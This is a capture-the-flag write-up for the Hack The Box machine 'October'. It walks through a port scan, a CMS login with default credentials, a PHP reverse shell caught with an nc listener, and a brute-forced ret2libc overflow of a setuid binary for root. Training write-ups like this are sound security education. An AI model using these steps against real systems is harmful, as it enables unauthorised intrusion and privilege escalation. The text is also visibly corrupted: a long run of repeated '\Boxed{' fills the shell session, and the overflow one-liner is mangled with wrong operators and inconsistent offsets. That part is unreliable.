# HacktheBox October Writeup

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
#### 1 FOOTHOLD


Autorecon found port 80 open

```
kali@kali-gio:~/hackthebox/October/AutoRecon/src/autorecon$ python3 autorecon.py 10.10.10.16
[*] Scanning target 10.10.10.16
/home/kali/hackthebox/October/AutoRecon/src/autorecon/autorecon.py:503: DeprecationWarning: Ticts to asyncio.wait() is deprecated since Python 3.8, and scheduled for removal in Python 3.1:
    done, pending = await asyncio.wait(pending, return_when=FIRST_COMPLETED)
[*] Running service detection nmap-quick on 10.10.10.16
[*] Running service detection nmap-full-tcp on 10.10.10.16
[*] Running service detection nmap-top-20-udp on 10.10.10.16
[*] Service detection nmap-top-20-udp on 10.10.10.16
[*] Service detection nmap-quick on 10.10.10.16 finished successfully in 18 seconds
[*] Found ssh on tcp/22 on target 10.10.10.16
[*] Found http on tcp/80 on target 10.10.10.16
```

## 2 USER PRIVILEGE ESCALATION\_

The cms uses default credentials (admin:admin) so it is possible to log in and upload a reverse shell .php5 in the "Media" section:





```
kali@kali-gio:~/hackthebox/October$ nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.16.
Ncat: Connection from 10.10.10.16:48124.
Linux october 4.4.0-78-generic #99~14.04.2-Ubuntu SMP Thu Apr 27 18:51:25 UTC 2017 i686 athlon i686 GNU/Linux 16:24:13 up 19 min, 0 users, load average: 9.52, 10.00, 8.56
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ \Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\Boxed{\b
```

```
www-data@october:/home/harry$ cat user.txt
cat user.txt
29161ca87aa3d34929dc46efc40c89c0
www-data@october:/home/harry$
```

### 3 ADMIN PRIVILEGE ESCALATION.

A strange suid binary was found, as the name suggests a buffer overflow must be done here:

```
---
[!] fst020 Uncommon setuid binaries...... yes!
---
/usr/local/bin/ovrflw
```

In short, it was found the address of the system() function and the string "/bin/sh" via gdb; this means that if we overflow the stack and put the system() address in the return addr, and the bin/sh string address afterward, it is possible to execute system("/bin/sh"). The last problem is that every time the binary is executed, the libc address changes in the 0xb77\*\*\*\*\* address range, so by hard-coding the addresses and executing the overflow a lot of times, a lucky spin will spawn a root shell:

```
www-data@october:/usr/local/bin$ for i in $(seq 1 100); do ./ovrflw $(python -c 'print "A"*112*"\x10\xc3\x50\xb7**"DUMM"*"\xac\xeb\x6d\xb7*"); done
'print "A"*122*"\x10\xc3\x50\xb7**"DUMM"*"\xac\xeb\x6d\xb7*"); done
Segmentation fault (core dumped)
```